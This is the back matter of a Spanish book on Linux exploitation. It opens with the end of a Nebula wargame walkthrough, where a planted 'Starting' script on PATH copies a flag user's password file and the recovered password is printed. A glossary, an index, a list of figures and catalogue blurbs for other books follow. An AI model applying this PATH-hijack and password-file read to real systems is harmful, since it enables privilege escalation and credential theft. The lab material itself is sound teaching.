`Starting` es precisamente la primera palabra escrita en nuestro archivo de log `/tmp/log`. Creamos pues un ejecutable `Starting` en `/home/level18` que lea el password situado en `/home/flag18`:

```
#!/bin/bash
cat /home/flag18/password > /tmp/password
```

Agregamos el directorio `/home/level18` a `PATH` y ejecutamos de nuevo el payload. Tan solo queda leer el archivo:

```
level18@nebula:/home/flag18$ cat /tmp/password
44226113-d394-4f46-9406-91888128e27a
```


Glosario de términos

0-day. Se considera un *zero-day* o ataque de día cero a aquel exploit que aprovecha de forma activa una vulnerabilidad crítica desconocida tanto por el público como por el fabricante de la aplicación, y que por lo tanto todavía no existe una solución (parche) que mitigue el problema.

Administrador. Persona encargada del mantenimiento y gestión de un entorno informático. Generalmente posee privilegios completos sobre el sistema operativo subyacente.

Agujero. Ver Bug.

ASCII. American Standard Code for Information Interchange. Estándar americano para el intercambio de información electrónica. El código ASCII está formado por un conjunto de valores numéricos que utiliza 7 bits para representar la mayoría de los caracteres y códigos de control más comunes.

Brute force. Búsqueda de un valor concreto mediante la comprobación de todas las combinaciones posibles.

Bug. Error de software o fallo de programación que normalmente causa un comportamiento anómalo en la aplicación, provocando su caída u otorgando resultados inesperados.

Código Fuente. Conjunto de instrucciones escritas en un lenguaje de programación definido que posteriormente será traducido a un código binario que el procesador debe ejecutar.

Cortafuegos. Dispositivo de protección implementado en hardware o software que establece un conjunto de reglas para el flujo de tráfico entre dos redes, filtrando, bloqueando o permitiendo el acceso entre ambas.

CPU. Ver procesador.

Exploit. Artilugio (de software o no) ideado con la finalidad de aprovechar una vulnerabilidad en un sistema dado, provocando un comportamiento indeseado y destinado a comprometer la seguridad del mismo.

E-zine. Revista electrónica habitualmente basada en contenidos técnicos.

Firewall. Ver Cortafuegos.

Fuerza Bruta. Ver Brute force.

Hacker. En el mundo de la informática, persona apasionada por la seguridad y el funcionamiento interno de los programas, sistemas operativos, etc... Para más información léase detenidamente "El Tao del Hacker".

Ingeniería inversa. Proceso analítico cuyo objetivo es determinar las características de un sistema, una máquina, un producto o una parte de un componente o subsistema. Aplicado al software, busca

crear una abstracción de código comprensible para un humano a partir de un archivo binario del cual no se posee acceso al código fuente original.

Linux. Clon de Unix desarrollado a partir de las ideas presentadas por Minix. El término Linux se refiere al núcleo o kernel de código abierto creado por Linus Torvalds. Se conoce como GNU/Linux al sistema operativo que combina el kernel de Linux con las herramientas del proyecto GNU iniciado por Richard Stallman.

Malware. Término que abarca al conjunto de software malicioso instalado en un sistema operativo y que realiza acciones ocultas sin el consentimiento del usuario. Virus, gusanos, rootkits, troyanos, scareware, spyware, crimeware, adware y demás, son todos ellos fieles representantes de malware moderno.

Owned. Término utilizado para referirse a un sistema que ha sido comprometido y en el cual un atacante ha conseguido los permisos del usuario `root`.

Password. Contraseña, clave o palabra de paso ideada como forma de autenticación que utiliza información secreta para controlar el acceso a un recurso específico.

Procesador. Circuito integrado conformado por millones de componentes electrónicos, encargado de ejecutar las instrucciones definidas por un programa una vez que éstas han sido traducidas a código binario o código máquina. Conectado al zócalo de la placa base de un ordenador, constituye el cerebro y componente básico de un sistema informático.

Pwned. Ver owned.

Root. Usuario con mayores privilegios en un sistema operativo de tipo Unix. El término también se utiliza para referir las capacidades de un administrador.

Script. Asociado normalmente al código fuente de una aplicación escrita en algún lenguaje de programación interpretado que no precisa de un software de compilación para su ejecución.

Shell. Intérprete de comandos a través del cual un usuario puede comunicarse con el sistema operativo utilizando órdenes o secuencias escritas.

Shellcode. Conjunto de instrucciones normalmente programadas en lenguaje ensamblador y representadas en forma de *opcodes* (valores hexadecimales), que se inyectan en el espacio de direcciones de un proceso y que serán procesadas si un atacante logra redirigir el flujo de ejecución.

Unix. Sistema operativo portable, multitarea y multiusuario desarrollado en 1969 en los laboratorios Bell de AT&T.

Virus. Pieza de software dirigida hacia una plataforma, que posee la capacidad de reemplazar o agregarse a otros ficheros ejecutables provocando habitualmente acciones maliciosas.

Vulnerabilidad. Clase particular de bug que, asociado a una debilidad, puede ser aprovechado por un atacante para comprometer la seguridad, integridad, disponibilidad y confidencialidad de un sistema.

Índice alfabético

AAAS, 117, 193, 280

administrador, 27, 44, 46, 88, 95, 172, 196,
284, 286, 318, 330, 332

ASCII, 10, 42, 43, 54, 80, 93, 116, 117, 153,
193, 307, 317

ASLR, 10, 28, 71, 88, 111, 131, 133, 134, 135,
136, 137, 146, 148, 149, 175, 176, 178, 179,
180, 200, 206, 209, 278, 280, 315, 322

atexit, 9, 161, 162, 163, 164, 322

brute force, 179

bug, 29, 100, 179, 237, 283, 318

chroot, 10, 73, 195, 196, 197, 198, 209, 280,
322

código fuente, 49, 50, 51, 52, 55, 62, 72, 114,
146, 163, 166, 175, 190, 198, 215, 248, 283,
317, 318

CPU, 199, 317

debugger, 7, 29, 49

dtors, 130, 155, 156, 157, 158, 189, 246, 247

egg hunter, 86, 87, 88

exploit, 7, 31, 35, 47, 48, 49, 57, 58, 68, 87,
94, 132, 135, 138, 146, 149, 150, 152, 177,
182, 193, 195, 196, 200, 207, 209, 221, 222,
225, 226, 235, 238, 243, 244, 245, 251, 252,
278, 279, 283, 284, 288, 289, 294, 322, 323

firewall, 84

frontlink, 217, 223, 228

GOT, 9, 156, 157, 161, 172, 181, 188, 189,
193, 200, 206, 219, 221, 223, 224, 234, 238,
246, 247, 263

hacker, 5, 17, 18, 20, 21, 23, 30, 54, 68, 154,
182, 212, 265, 268, 279

heap overflow, 28, 41, 162, 211, 212, 213,
237

integer overflow, 28, 141, 143

kernel, 11, 27, 28, 33, 57, 72, 113, 131, 175,
184, 193, 195, 209, 279, 280, 281, 282, 283,
285, 286, 287, 288, 318

libsafe, 192, 209

malware, 280, 282, 318

Metasploit, 25, 49, 55, 93, 137, 148, 327, 330

offset, 29, 48, 55, 67, 80, 81, 102, 107, 127,
129, 139, 159, 160, 169, 170, 177, 179, 185,

206, 207, 220, 234, 243, 246, 247, 248, 256,
258, 261, 262, 268, 272, 283

opcodes, 71, 75, 80, 94, 95, 133, 136, 137,
148, 197, 318

payload, 44, 48, 49, 57, 67, 86, 93, 94, 100,
113, 114, 116, 124, 125, 129, 133, 135, 136,
137, 138, 140, 149, 167, 177, 183, 193, 196,
200, 219, 222, 235, 267, 304, 316

polimorfismo, 81, 86, 88, 93, 94

privilegios, 43, 44, 47, 63, 73, 111, 125, 149,
172, 196, 221, 238, 283, 285, 286, 289, 290,
294, 299, 305, 317, 318

ROP, 9, 26, 117, 136, 137, 138, 139, 140, 141,
150, 179, 183, 193, 194, 200

scene, 23

SSP, 108, 182, 183, 184, 186, 200, 203, 315

stack overflow, 29, 34, 41, 67, 69, 111, 127,
133, 146, 150, 178, 181, 182, 187, 201, 209,
286

syscall, 72, 74, 75, 77, 79, 81, 195, 196, 203,
285, 286

Tao, 7, 17, 19, 20, 21, 23, 317

unlink, 72, 217, 218, 219, 220, 223, 232, 234,
237, 238, 241, 245, 270, 272, 302, 322

wargame, 30

Índice de imágenes

Imagen 00.01: Software de virtualización VirtualBox.	27
Imagen 01.01: Noticias de seguridad informática de una-al-día.	35
Imagen 01.02: Fallo de segmentación o violación de segmento.	37
Imagen 01.03: Composición de la pila o stack.	40
Imagen 01.04: Arquitectura big-endian.	42
Imagen 01.05: Arquitectura little-endian.	42
Imagen 01.06: Redirección del flujo de ejecución.	43
Imagen 01.07: Explotación y ejecución de un shellcode.	46
Imagen 01.08: Interfaz de depuración DDD.	50
Imagen 01.09: Interfaz de depuración CGDB	51
Imagen 01.10: Análisis de una violación de segmento.	54
Imagen 01.11: Cálculo de desplazamientos u offsets.	54
Imagen 01.12: Volcado de memoria o dump.	56
Imagen 01.13: Explotación desde GDB.	57
Imagen 01.14: Información de un proceso en ejecución.	58
Imagen 01.15: Corrupción de buffers adyacentes.	62
Imagen 02.01: Desensamblado de exit().	74
Imagen 02.02: Salida del comando strace.	76
Imagen 02.03: Jump trick.	77
Imagen 02.04: Ejemplo de conexión a puertos.	84
Imagen 02.05: Ejemplo de conexión inversa.	86
Imagen 02.06: Diagrama de composición de un shellcode cifrado.	89
Imagen 02.07: Posiciones de la clave y longitud del shellcode.	90
Imagen 02.08: Automatización de shellcodes polimórficos.	93
Imagen 03.01: Stack frame y variables locales.	98
Imagen 03.02: Corrupción del registro EBP.	99
Imagen 03.03: Distintas alternativas de inyección.	101
Imagen 03.04: Estructura de la inyección.	104
Imagen 03.05: Representación del clásico error de postes o fencepost.	105
Imagen 03.06-1: Sobrescritura del byte menos significativo de EBP.	106
Imagen 03.06-2: Sobrescritura del byte menos significativo de EBP (Continuación).	107
Imagen 03.07: Inyección de ataque.	107
Imagen 03.08: Diagrama de explotación de una condición de off-by-one.	108
Imagen 04.01: Llamada a una función de librería.	113
Imagen 04.02: Página oficial de la suite de ingeniería inversa Radare.	114
Imagen 04.03: Bytes null en funciones de librería.	116
Imagen 04.04: Instrucciones NOP adyacentes.	116

Imagen 04.05: Encadenamiento de funciones.....	117
Imagen 04.06: Ejecución de funciones múltiples.....	118
Imagen 04.07: Ejemplo de explotación ret2libc con encadenamiento.....	118
Imagen 04.08: Establecimiento de un marco de pila falso.....	119
Imagen 04.09: Inyección y organización de un frame falso.....	120
Imagen 04.10-1: Estructura colaborativa de marcos de pila falsos.....	122
Imagen 04.10-2: Estructura colaborativa de marcos de pila falsos (Continuación).....	123
Imagen 05.01: Marco de pila de una función.....	128
Imagen 05.02: Cambio del registro ESP en el epílogo de función.....	129
Imagen 05.03: Fragmento del espacio de memoria virtual de un proceso.....	131
Imagen 05.04: Técnica jump2esp.....	133
Imagen 05.05: Inyección para una vulnerabilidad en Nagios.....	137
Imagen 05.06: Opciones de ROPgadget.....	138
Imagen 05.07: Salida de ROPgadget.....	138
Imagen 05.08: Inyección en una arquitectura x86_64.....	141
Imagen 05.09: Ejemplo de variables no inicializadas.....	145
Imagen 05.10: Advertencia del compilador GCC.....	146
Imagen 05.11: Variación de la técnica jump2esp.....	148
Imagen 05.12: Resultado de explotación de un servidor remoto.....	149
Imagen 06.01: Desensamblado de __cxa_atexit.....	163
Imagen 06.02: Contenido de __exit_funcs.....	163
Imagen 06.03: Contenido de __exit_funcs tras llamar a atexit().....	163
Imagen 06.04: Aleatoriedad en el cifrado de punteros.....	165
Imagen 06.05: Redirección a una VTable maliciosa.....	167
Imagen 07.01: Ataque de fuerza bruta sobre ASLR.....	178
Imagen 07.02: Establecimiento del canary.....	180
Imagen 07.03: Protección de EBP y RET.....	182
Imagen 07.04: Aleatorización artificial del canary.....	188
Imagen 07.05: Aplicaciones protegidas mediante RELRO.....	189
Imagen 07.06: Full RELRO en el navegador Firefox.....	189
Imagen 07.07: Fuga de información con Fortify Source.....	192
Imagen 07.08: Elaborado ataque return2plt encadenado.....	194
Imagen 07.09: Control del marco de pila en funciones de librería.....	194
Imagen 07.10: Escapando de una jaula chroot.....	196
Imagen 07.11: Fuerza bruta sobre la contraseña de sesión.....	203
Imagen 07.12: Fuerza bruta sobre el canary y los registros EBX y EIP.....	205
Imagen 07.13: Contenido de la Tabla Global de Offsets.....	206
Imagen 07.14: Cálculo de direcciones necesarias para el exploit.....	207
Imagen 07.15: Buscando una cadena "sh" en la memoria del binario.....	207
Imagen 07.16: Ejecución de comandos arbitrarios.....	208
Imagen 08.01: Estructura general de la memoria de un binario.....	212
Imagen 08.02: Estructura del montículo: cabeceras y trozos.....	214
Imagen 08.03: Estructura de trozos libres y asignados.....	215
Imagen 08.04: Composición de trozos libres y asignados.....	216
Imagen 08.05: Almacenamiento y gestión de trozos libres.....	217

Imagen 08.06: Proceso de desenlace de trozos en la macro unlink().	218
Imagen 08.07: Inyección de una instrucción jmp.	219
Imagen 08.08-1: Creación de un tercer trozo falso artificial.	220
Imagen 08.08-2: Creación de un tercer trozo falso artificial (Continuación).	221
Imagen 08.09: Composición del bloque falso.	224
Imagen 08.10: Disposición del heap tras el ataque.	226
Imagen 08.11: Trozo falso en el entorno.	226
Imagen 08.12: Análisis de ataque contra una vulnerabilidad double free().	230
Imagen 09.01: Macros para gestión de heaps o arenas.	239
Imagen 09.02: Bloques asignados adyacentes.	245
Imagen 09.03: Método fastbin.	248
Imagen 09.04: Diagrama de la técnica unsorted_chunks().	255
Imagen 09.05: Diagrama de la técnica The House of Spirit.	256
Imagen 09.06: Compilación de la librería Ptmalloc.	261
Imagen 09.07: Proceso de explotación en la técnica The House of Lore. (Fases 1 y 2).	264
Imagen 09.08: Proceso de explotación en la técnica The House of Lore. (Fases 3 y 4).	265
Imagen 09.09: Estructura Dnmalloc.	274
Imagen 09.10: Técnica Heap Spraying.	276
Imagen 09.11: Técnica Heap Feng Shui.	276
Imagen 10.01: Tabla de precios por la compra de exploits.	279
Imagen 10.02: Separación del espacio virtual de direcciones.	282
Imagen 10.03: Demostración del exploit sock_sendpage().	284
Imagen 11.01: Página web www.exploit-exercises.com .	289

Libros publicados

Estos libros pueden ser obtenidos desde la web: <http://www.0xWORD.com>




Conocer qué ha pasado en un sistema puede ser una pregunta de obligada respuesta en múltiples situaciones. Un ordenador del que se sospecha que alguien está teniendo acceso porque se está diseminando información que sólo está almacenada en él, un empleado que sospecha que alguien está leyéndole sus correos personales o una organización que cree estar siendo espiada por la competencia son situaciones más comunes cada día en este mundo en el que en los ordenadores marcan el camino a las empresas.

En este libro se describen los procesos para realizar la captura de evidencias en sistemas *Windows*, desde la captura de los datos almacenados en las unidades físicas, hasta la extracción de evidencias de elementos más volátiles como ficheros borrados, archivos impresos o datos que se encuentran en la memoria RAM de un sistema. Todo ello, acompañado de las herramientas que pueden ser utilizadas para que un técnico pueda crearse su propio kit de herramientas de análisis forense que le ayude a llevar a buen término sus investigaciones.



El final del año 2007 trajo consigo la necesidad de reactivar las iniciativas de aplicación de la normativa vigente en materia de protección de datos de carácter personal. Desde entonces la actualización de los proyectos en curso y la puesta en marcha de otros nuevos han constituido una prioridad para numerosas empresas en el Estado español. Sin embargo la aplicación de la legislación vigente no está siendo ni tan generalizada ni tan rigurosa como se esperaba. La lectura y consulta de este libro permitirá al lector alejar muchos de los “miedos” y dudas que ahora le asaltan respecto de la LOPD y su nuevo reglamento, impidiendo en muchas ocasiones que empresas y organizaciones se encuentren en una situación legal.




Microsoft Forefront Threat Management Gateway [TMG] 2010 es la última evolución de las tecnologías Firewall, Servidor VPN y servidor Caché de la compañía Redmond. Después de haber convencido a muchos con los resultados de *MS ISA Server 2006*, esta nueva evolución mejora en funcionamiento y en características la versión anterior.

En este primer libro en castellano dedicado íntegramente a este producto podrá aprender como instalarlo, como configurarlo en la empresa en configuraciones *stand alone* y en *cluster NLB*, como configurar las reglas de seguridad, los servicios NIS que hacen uso de la tecnología GAPA o el servicio de protección continua de *MS Forefront Web Protection Service*, entre otras muchas opciones.




Microsoft SharePoint 2010: Seguridad es un libro pensado para aquellos responsables de sistemas o seguridad, Arquitectos IT, Administradores o técnicos que deseen conocer como fortificar una arquitectura *SharePoint Server 2010* o *SharePoint Foundation 2010*. El libro recoge desde los apartados de fortificación iniciales, como la configuración de los sistemas de autenticación y autorización, la gestión de la auditoría, la creación de planes de contingencia, la copia y restauración de datos, la publicación de forma segura en Internet y la técnicas de pentesting y/o ataques a servidores *SharePoint*. Un libro imprescindible si tiene a cargo una solución basada en estas tecnologías.

Rubén Alonso ha sido premiado por *Microsoft* como MVP en tecnologías *SharePoint*.



El *DNI electrónico* está entre nosotros, desde hace bastante tiempo pero, desgraciadamente, el uso del mismo en su faceta electrónica no ha despegado. Todavía son pocas las empresas y los particulares que sacan provecho de las funcionalidades que ofrece. En este libro *Rames Sarwat*, de la empresa *SmartAccess*, desgana los fundamentos tecnológicos que están tras él, y muestra cómo utilizar el *DNI-e* en entornos profesionales y particulares. Desde autenticarse en los sistemas informáticos de una empresa, hasta desarrollar aplicaciones que saquen partido del *DNI-e*.

Rames Sarwat es licenciado en Informática por la *Universidad Politécnica de Madrid* y socio fundador y director de *SmartAccess*. Anteriormente ejerció como Director de Consultoría en *Microsoft*.




Anuario ilustrado de seguridad informática, anécdotas y entrevistas exclusivas... Casi todo lo que ha ocurrido en seguridad en los últimos doce años, está dentro de *“Una al día: 12 años de seguridad informática”*.

Para celebrar los doce años ininterrumpidos del boletín *Una al día*, hemos realizado un recorrido por toda una década de virus, vulnerabilidades, fraudes, alertas, y reflexiones sobre la seguridad en Internet. Desde una perspectiva amena y entretenida y con un diseño sencillo y directo. Los 12 años de *Una al día* sirven de excusa para un libro que está compuesto por material nuevo, revisado y redactado desde la perspectiva del tiempo. Además de las entrevistas exclusivas y las anécdotas propias de *Hispacec*.



La información es clave en la preparación de un test de penetración. Sin ella no es posible determinar qué atacar ni cómo hacerlo. Y los buscadores se han convertido en herramientas fundamentales para la minería de datos y los procesos de inteligencia. Sin embargo, pese a que las técnicas de *Google Hacking* lleven años siendo utilizadas, quizá no hayan sido siempre bien tratadas ni transmitidas al público. Limitarse a emplear *Google Dorks* conocidos o a usar herramientas que automaticen esta tarea es, con respecto al uso de los buscadores, lo mismo que usar una herramienta como *Nessus*, o quizá el *autopwn* de *Metasploit*, y pensar que se está realizando un test de penetración. Por supuesto, estas herramientas son útiles, pero se debe ir más allá, comprender los problemas encontrados, ser capaces de detectar otros nuevos... y combinar herramientas.



En este libro podrá ver y conocer, desde la experiencia profesional en el mundo del e-crime, cómo se organizan las estafas, qué herramientas se utilizan y cuáles son los mecanismos existentes para conseguir transformar en dinero contante, el capital robado digitalmente a través de Internet. Un texto imprescindible para conocer a lo que todos nos enfrentamos en Internet hoy en día y así poder tomar las medidas de seguridad apropiadas.


Dani Creus y *Mikel Gastesi* forman parte de un equipo multidisciplinar de reconocidos especialistas en e-crime y seguridad en *S21sec*. Entre sus funciones destacan las tareas de análisis e investigación de temas relacionados con la seguridad y fraudes electrónicos.




Hoy en día no sufrimos las mismas amenazas (ni en cantidad ni en calidad) que hace algunos años. Y no sabemos cuáles serán los retos del mañana. Hoy el problema más grave es mitigar el impacto causado por las vulnerabilidades en el software y la complejidad de los programas. Y eso no se consigue con una guía “tradicional”. Y mucho menos si se perpetúan las recomendaciones “de toda la vida” como “cortafuegos”, “antivirus” y “sentido común”. ¿Acaso no disponemos de otras armas mucho más potentes? No. Disponemos de las herramientas “tradicionales” muy mejoradas, cierto, pero también de otras tecnologías avanzadas para mitigar las amenazas. El problema es que no son tan conocidas ni simples. Por tanto es necesario leer el manual de instrucciones, entenderlas... y aprovecharlas...




Más de 3.000 millones de usuarios en más de 200 países utilizamos diariamente las comunicaciones móviles GSM/GPRS/UMTS (2G/3G) para llevar a cabo conversaciones y transferencias de datos. Pero, ¿son seguras estas comunicaciones? En los últimos años se han hecho públicos múltiples vulnerabilidades y ejemplos de ataques prácticos contra GSM/GPRS/UMTS que han puesto en evidencia que no podemos simplemente confiar en su seguridad.. Descubra en este libro cuáles son las vulnerabilidades y los ataques contra GSM/GPRS/UMTS (2G/3G) y el estado respecto a la nueva tecnología LTE, comprenda las técnicas y conocimientos que subyacen tras esos ataques y conozca qué puede hacer para proteger sus comunicaciones móviles.



La Administración Española lidera un encomiable esfuerzo hacia el Desarrollo de la Sociedad de la Información en España, así como en el uso óptimo de las tecnologías de la Información en pro de una prestación de servicios más eficiente hacia los ciudadanos. Aunque este tipo de contenidos no siempre son fáciles de tratar sin caer en un excesivo dogmatismo, sí es cierto que en el marco de la Ley 11/2007 del 22 de Junio, de acceso electrónico de los ciudadanos a los Servicios Públicos, se anunció la creación de los Esquemas Nacionales de Interoperabilidad y de Seguridad con la misión de garantizar un derecho ciudadano, lo que sin duda es un reto y una responsabilidad de primera magnitud. Este manual sirve para facilitar a los responsables de seguridad el cumplimiento de los aspectos tecnológicos derivados del cumplimiento del ENS.



No es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados. Aquí es donde entran en juego los posibles atacantes. *Pentesters*, auditores,... y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios que hablan un extraño idioma en que los errores se denominan “vulnerabilidades”, y una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una interfaz de usuario que le permita interactuar directamente con la base de datos. Y basta con un único error.




Las redes de datos IP hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes TCP/IP. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan cómo funcionan los ataques de *man in the middle* en redes IPv4 o IPv6, cómo por medio de estos ataques se puede crackear una conexión VPN PPTP, robar la conexión de un usuario al *Active Directory* o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión además del ataque SLAAC, el funcionamiento de las técnicas *ARP-Spoofing*, *Neighbor Spoofing* en IPv6, etcétera.



Hoy día es innegable el imparable crecimiento que han tenido las tecnologías de los dispositivos móviles en los últimos años. El número de *smartphones*, *tablets*, etcétera. han aumentado de manera exponencial. Esto ha sido así, hasta tal punto que actualmente estos dispositivos se han posicionado como tecnologías de máxima prioridad para muchas empresas.

Con este libro se pueden adquirir los conocimientos necesarios para desarrollar aplicaciones en *iOS*, guiando al lector para que aprenda a utilizar las herramientas y técnicas básicas para iniciarse en el mundo *iOS*. Se pretende sentar unas bases, de manera que al finalizar la lectura, el lector pueda convertirse en desarrollador *iOS* y enfrentarse a proyectos de este sistema operativo por sí mismo.



Hoy en día la administración de los sistemas es de vital importancia en toda empresa moderna. *PowerShell* ofrece al administrador la posibilidad de automatizar las tareas cotidianas proporcionando un potente lenguaje de scripting. El libro está estructurado en distintas temáticas, que ofrecen al lector una introducción a la interacción con la potente línea de comandos de *Microsoft*, las bases y pilares para el desarrollo de potentes scripts seguros, y la gestión de productos de *Microsoft* desde *PowerShell*, como son *Hyper-V*, *Active Directory*, *SharePoint*, *SQL Server* o *IIS*. Otro de los aspectos a tratar es la seguridad. El enfoque práctico del libro ayuda al administrador, a entender los distintos y variados conceptos que ofrece *PowerShell*.



Microsoft Windows Server 2012 ha llegado con novedades cuyo objetivo es simplificar las, cada vez más, complejas tareas de los administradores y profesionales IT. En el presente libro se recogen la gran mayoría de dichas novedades entre las que destacan la versión 3.0 de *Hyper-V*, el servidor de virtualización de *Microsoft*, el almacenamiento con su nuevo sistema de archivos y sus propiedades, las mejoras y nuevas características de *Active Directory*, DNS y DHCP, las novedosas fórmulas de despliegue eficiente, la ampliación y mejora de la línea de comandos *Microsoft Windows PowerShell*, y como no, la seguridad, un pilar básico en la estructura de los productos *Microsoft*. La idea del libro es presentar las novedades y ahondar en los conceptos principales.




La seguridad de la información es uno de los mercados en auge en la Informática hoy en día. Los gobiernos y empresas valoran sus activos por lo que deben protegerlos de accesos ilícitos mediante el uso de auditorías que proporcionen un status de seguridad a nivel organizativo. El *pentesting* forma parte de las auditorías de seguridad y proporciona un conjunto de pruebas que valoren el estado de la seguridad de la organización en ciertas fases. *Metasploit* es una de las herramientas más utilizadas en procesos de *pentesting* ya que contempla distintas fases de un test de intrusión. Con el presente libro se pretende obtener una visión global de las fases en las que *Metasploit* puede ofrecer su potencia y flexibilidad al servicio del *hacking* ético.




¿Sabías que Steve Jobs le llevó en persona un ordenador *Macintosh* a Yoko Ono y también a Mick Jagger? ¿Y que Jay Miner, el genio que creó el *Amiga 1000* tenía una perrita que tomaba parte en algunas de las decisiones de diseño de este ordenador? ¿O que *Xenix* fue el sistema *Unix* más usado en los 80s en ordenadores y que era propiedad de *Microsoft*?

Estas son sólo algunas de las historias y anécdotas que encontrarás en este libro de Microhistorias. Una parte importante de las cuales tienen como protagonista a los miembros de *Microsoft* y de *Apple*. 50 historias de *hackers*, *phreakers*, programadores y diseñadores cuya constancia y sabiduría nos sirven de inspiración y de ejemplo para nuestros proyectos de hoy en día.



Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel se ve envuelto en una intriga que complicará su vida y lo expondrá a un grave peligro. Únicamente contará con sus conocimientos de *hacking* y el apoyo de su amigo Marcos.

Mezcla de novela negra y manual técnico, este libro aspira a entretener e informar a partes iguales sobre un mundo tan apasionante como es el de la seguridad informática. Técnicas de *hacking web*, sistemas y análisis forense, son algunos de los temas que se tratan con total rigor y excelentemente documentados.



La evolución de VoIP ha sido considerable, siendo hoy día una alternativa muy utilizada como solución única de telefonía en muchísimas empresas. Gracias a la expansión de Internet y a las redes de alta velocidad, llegará un momento en el que las líneas telefónicas convencionales sean totalmente sustituidas por sistemas de VoIP, dado el ahorro económico no sólo en llamadas sino también en infraestructura.

El gran problema es la falta de concienciación en seguridad. Las empresas aprenden de los errores a base de pagar elevadas facturas y a causa de sufrir intrusiones en sus sistemas.

Este libro muestra cómo hacer un test de penetración en un sistema de VoIP así como las herramientas más utilizadas para atacarlo, repasando además los fallos de configuración más comunes.




¿Has pensado alguna vez por qué coño el informático tiene siempre esa cara de orco? ¿Por qué siempre está enfadado? ¿Por qué no se relaciona con la gente de la oficina?

Yo te lo digo: por tu culpa. Por vuestra culpa. Por las burradas que hacéis. Porque no os podéis estar quietecitos, no... Porque os creéis que el informático tiene la solución para todo.

Pasa, pasa, y entérate de qué pasa por la cabeza de *Wardog*, un administrador de sistemas renegado, con afán de venganza, con maldad y con mala hostia.

Wardog y el mundo es el producto de años de exposición a *lusers* dotados de estupidez tóxica, de mala baba destilada y acidez de estómago. Y café en cantidades malsanas.



